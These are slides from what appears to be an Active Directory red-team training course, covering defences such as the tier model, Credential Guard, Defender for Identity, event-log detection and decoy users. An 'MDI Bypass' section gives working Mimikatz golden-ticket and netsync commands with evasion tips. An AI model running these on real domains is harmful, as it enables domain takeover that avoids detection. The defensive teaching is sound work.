
Active Directory Administrative Tier Model

- Composed of three levels only for administrative accounts:
 - Tier 0 – Accounts, Groups and computers which have privileges across the enterprise like domain controllers, domain admins, enterprise admins. .
 - Tier 1 - Accounts, Groups and computers which have access to resources having significant amount of business value. A common example role is server administrators who maintain these operating systems with the ability to impact all enterprise services.
 - Tier 2 - Administrator accounts which have administrative control of a significant amount of business value that is hosted on user workstations and devices. Examples include Help Desk and computer support administrators because they can impact the integrity of almost any user data.
- Control Restrictions - What admins control.
- Logon Restrictions - Where admins can log-on to.

Tier Model : Control Restrictions



Tier Model : Logon Restrictions




Detection and Defense - ESAE

ESAE (Enhanced Security Admin Environment)

- Dedicated administrative forest for managing critical assets like administrative users, groups and computers.
- Since a forest is considered a security boundary rather than a domain, this model provides enhanced security controls.
- The administrative forest is also called the Red Forest.
- Administrative users in a production forest are used as standard non-privileged users in the administrative forest.
- Selective Authentication to the Red Forest enables stricter security controls on logon of users from non-administrative forests.

ESAE



Detection and Defense - Credential Guard

- It "uses virtualization-based security to isolate secrets so that only privileged system software can access them".
- Effective in stopping PTH and Over-PTH attacks by restricting access to NTLM hashes and TGTs. It is not possible to write Kerberos tickets to memory even if we have credentials.

<https://docs.microsoft.com/en-us/windows/access-protection/credential-guard/credential-guard>

Detection and Defense - Credential Guard

- But, credentials for local accounts in SAM and Service account credentials from LSA Secrets are NOT protected.
- Credential Guard cannot be enabled on a domain controller as it breaks authentication there.
- Only available on the Windows 10 Enterprise edition and Server 2016.
- Mimikatz can bypass it but still, no need to not use it.

Detection and Defense - Device Guard (WDAC)

- It is a group of features "designed to harden a system against malware attacks. Its focus is preventing malicious code from running by ensuring only known good code can run."
- Three primary components:
 - Configurable Code Integrity (CCI) - Configure only trusted code to run
 - Virtual Secure Mode Protected Code Integrity - Enforces CCI with Kernel Mode (KMCI) and User Mode (UMCI)
 - Platform and UEFI Secure Boot - Ensures boot binaries and firmware integrity

<https://docs.microsoft.com/en-us/windows/device-security/device-guard/introduction-to-device-guard-virtualization-based-security-and-code-integrity-policies>

Detection and Defense - Device Guard (WDAC)

- UMCI is something which interferes with most of the lateral movement attacks we have seen.
- While it depends on the deployment (discussing which will be too lengthy), many well known application whitelisting bypasses - signed binaries like csc.exe, MSBuild.exe etc. - are useful for bypassing UMCI as well.
- Check out the LOLBAS project (lolbas-project.github.io/).

Detection and Defense - MDI

- "..identify, detect, and investigate advanced threats, compromised identities, and malicious insider actions directed at your organization."
- MDI sensors are installed on DCs and Federation servers. Analysis and alerting is done in the Azure cloud.
- MDI can be used for detecting
 - Recon
 - Compromised credentials (Brute-Force, Kerberoasting etc.)
 - Lateral movement (PTH, OPTH etc.)
 - Domain Dominance (DCSync, Golden ticket, Skeleton key etc.)
 - Exfiltration

Detection and Defense - MDI Bypass

- The key is to avoid talking to the DC as long as possible and make appear the traffic we generate as attacker normal.
- To bypass DCSync detection, go for users which are whitelisted. For example, the user account used for PHS may be whitelisted.
- Also, if we have NTLM hash of a DC, we can extract NTLM hashes of any machine account using netsync

```
Invoke-Mimikatz -Command '"lsadump::netsync /dc:us-dc.us.techcorp.local  
/user:us-dc$ /ntlm:f4492105cb24a843356945e45402073e /account:us-web$"'
```

- If we forge a Golden Ticket with SID History of the Domain Controllers group and Enterprise Domain Controllers Group, there are less chances of detection by MDI

```
Invoke-Mimikatz -Command '"kerberos::golden /user:us-dc$  
/domain:us.techcorp.local /sid:S-1-5-21-210670787-2521448726-163245708  
/groups:516 /krbtgt:b0975ae49f441adc6b024ad238935af5 /sids:S-1-5-21-  
2781415573-3701854478-2406986946-516,S-1-5-9 /ptt"'
```

Detection and Defense - Golden Ticket

- Some important Event ID:
- Event ID
 - 4624: Account Logon
 - 4672: Admin Logon

```
Get-WinEvent -FilterHashtable  
@{Logname='Security';ID=4672} -MaxEvents 1 | Format-List  
-Property *
```

Detection and Defense - Silver Ticket

- Event ID
 - 4624: Account Logon
 - 4634: Account Logoff
 - 4672: Admin Logon

`Get-WinEvent -FilterHashtable`

`@{Logname='Security';ID=4672} -MaxEvents 1 | Format-List`
`-Property *`

Detection and Defense - Skeleton Key

- Events
 - System Event ID 7045 - A service was installed in the system. (Type Kernel Mode driver)
- Events ("Audit privilege use" must be enabled)
 - Security Event ID 4673 – Sensitive Privilege Use
 - Event ID 4611 – A trusted logon process has been registered with the Local Security Authority

```
Get-WinEvent -FilterHashtable @{Logname='System';ID=7045} |  
?{$_.message -like "*Kernel Mode Driver*"}
```

- Not recommended:

```
Get-WinEvent -FilterHashtable @{Logname='System';ID=7045} |  
?{$_.message -like "*Kernel Mode Driver*" -and $_.message -like  
"*mimidrv*"}
```


Detection and Defense - Skeleton Key

- Mitigation
 - Running lsass.exe as a protected process is really handy as it forces an attacker to load a kernel mode driver.
 - Make sure that you test it thoroughly as many drivers and plugins may not load with the protection.

```
New-ItemProperty HKLM:\SYSTEM\CurrentControlSet\Control\Lsa\ -Name RunASPPL -Value 1 -Verbose
```

- Verify after a reboot

```
Get-WinEvent -FilterHashtable @{Logname='System';ID=12} |  
?{$_.message -like "*protected process*"}
```

Detection and Defense - DSRM

- Events
 - Event ID 4657 - Audit creation/change of HKLM:\System\CurrentControlSet\Control\Lsa\DsrAdminLogonBehavior

Detection and Defense - Malicious SSP

- Events
 - Event ID 4657 - Audit creation/change of
HKLM:\System\CurrentControlSet\Control\Lsa\SecurityPackages

Detection and Defense - Kerberoast

- Events
 - Security Event ID 4769 – A Kerberos ticket was requested
- Mitigation
 - Service Account Passwords should be hard to guess (greater than 30 characters)
 - Use Managed Service Accounts (Automatic change of password periodically and delegated SPN Management)

[https://technet.microsoft.com/en-us/library/jj128431\(v=ws.11\).aspx](https://technet.microsoft.com/en-us/library/jj128431(v=ws.11).aspx)

Detection and Defense - Kerberoast

- Since 4769 is logged very frequently on a DC. We may like to filter results based on the following information from logs:
 - Service name should not be krbtgt
 - Service name does not end with \$ (to filter out machine accounts used for services)
 - Account name should not be machine@domain (to filter out requests from machines)
 - Failure code is '0x0' (to filter out failures, 0x0 is success)
 - Most importantly, ticket encryption type is 0x17

Detection and Defense - Unconstrained Delegation

- Mitigation
 - Limit DA/Admin logins to specific servers
 - Set "Account is sensitive and cannot be delegated" for privileged accounts.
<https://blogs.technet.microsoft.com/poshchap/2015/05/01/security-focus-analysing-account-is-sensitive-and-cannot-be-delegated-for-privileged-accounts/>

Detection and Defense - ACL Attacks

- Events
 - Security Event ID 4662 (Audit Policy for object must be enabled) – An operation was performed on an object
 - Security Event ID 5136 (Audit Policy for object must be enabled) – A directory service object was modified
 - Security Event ID 4670 (Audit Policy for object must be enabled) – Permissions on an object were changed
- Useful tool
 - AD ACL Scanner - Create and compare create reports of ACLs.
<https://github.com/canix1/ADACLScanner>

Detection and Defense - Trust Tickets


SID Filtering

- Avoid attacks which abuse SID history attribute (child to root domain privilege escalation, that is, DA from a Child to EA on forest root).
- Enabled by default on all inter-forest trusts. Intra-forest trusts are assumed secured by default (MS considers forest and not the domain to be a security boundary).
- But, since SID filtering has potential to break applications and user access, it is often disabled.

Detection and Defense - Trust Tickets

Selective Authentication

- In an inter-forest trust, if Selective Authentication is configured, users between the trusts will not be automatically authenticated. Individual access to domains and servers in the trusting domain/forest should be given.



Detection and Defense - Deception

- Deception is a very effective technique in active directory defense.
- By using decoy domain objects, defenders can trick adversaries to follow a particular attack path which increases chances of detection and increase their cost in terms of time.
- Traditionally, deception has been limited to leave honey credentials on some boxes and check their usage but we can use it effectively during other phases of an attack.

Detection and Defense - Deception

- What to target? Adversary mindset of going for the "lowest hanging fruit" and illusive superiority over defenders.
- We must provide the adversaries what they are looking for. For example, what adversaries look for in a user object:
 - A user with high privileges.
 - Permissions over other objects.
 - Poorly configured ACLs.
 - Misconfigured/dangerous user attributes and so on.
- Let's create some user objects which can be used for deceiving adversaries. We can use Deploy-Deception for this: <https://github.com/samratashok/Deploy-Deception>
- Note that Windows Settings | Security Settings | Advanced Audit Policy Configuration | DS Access | Audit Directory Service Access Group Policy needs to be configured to enable 4662 logging.

Detection and Defense - User Deception

- Creates a decoy user whose password never expires and a 4662 is logged whenever x500uniqueIdentifier - d07da11f-8a3d-42b6-b0aa-76c962be719a property of the user is read.:
`Create-DecoyUser -UserFirstName user -UserLastName manager -Password Pass@123 | Deploy-UserDeception -UserFlag PasswordNeverExpires -GUID d07da11f-8a3d-42b6-b0aa-76c962be719a -Verbose`
- This property is not read by net.exe, WMI classes (like Win32_UserAccount) and ActiveDirectory module. But LDAP based tools like PowerView and ADExplorer trigger the logging.

Detection and Defense - User Deception

- Create a decoy user named decda and make it a member of the Domain Admins group. As a protection against potential abuse, Deny logon to the user on any machine.

```
Create-DecoyUser -UserFirstName dec -UserLastName da -  
Password Pass@123 | Deploy-PrivilegedUserDeception -Technique  
DomainAdminsMembership -Protection DenyLogon -Verbose
```

- If there is any attempt to use the user credentials (password or hashes) a 4768 is logged.
- Any enumeration which reads DACL or all properties for the user will result in a 4662 logging.

Thank you

- Please provide feedback.
- Follow me @chiragsavla94
- chirag@alteredsecurity.com
- For our other courses, please visit -
<https://bootcamps.pentesteracademy.com/>
- For other labs: <https://www.pentesteracademy.com/redlabs>
- For lab access/extension/support, please contact :
redteamsupport@pentesteracademy.com